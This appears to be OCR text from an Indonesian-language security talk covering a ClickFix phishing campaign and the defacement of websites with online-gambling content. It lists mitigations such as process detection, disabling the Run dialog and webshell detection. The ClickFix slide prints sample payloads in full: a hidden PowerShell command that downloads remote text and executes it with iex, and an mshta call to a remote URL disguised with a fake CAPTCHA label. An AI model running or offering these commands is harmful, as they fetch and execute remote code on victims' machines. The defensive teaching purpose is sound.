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
Study Case 1: ClickFix Phishing Campaign



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Study Case 1: ClickFix Phishing Campaign

Contoh Payload:

```
PowerShell.exe -W Hidden -command $url =
'https://best-received.b-cdn.net/built-in/store-of/the-sys/kbsn2.txt'; $response =
Invoke-WebRequest -Uri $url -UseBasicParsing; $text = $response.Content; iex $text


mshta.exe https://macphotoeditor.shop/sing16.mp4 # ✅ ''I am not a robot - reCAPTCHA
Verification ID: 2165
```

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Study Case 1: ClickFix Phishing Campaign

Mitigasi:

1. Deteksi aktivitas powershell / mshta dengan parent process “Explorer.exe” dengan keyword seperti “Hidden”, “EncodedCommand”, “CAPTCHA”, dll
2. Disable Windows Run (Windows + R) melalui Windows Registry HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer

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
Study Case 2: Web Deface Judi Online



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Study Case 2: Web Deface Judi Online

Mitigasi:

1. Monitor File Integrity pada folder direktori web server
2. Deteksi file yang mengandung keyword seperti “Slot”, “Gacor”, dll
3. Deteksi file webshell / PHP reverse shell
4. Deteksi services baru yang ditambahkan
5. Update versi web server, plugins, dan database secara rutin
6. Memastikan fitur upload file berfungsi dengan aman

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Q & A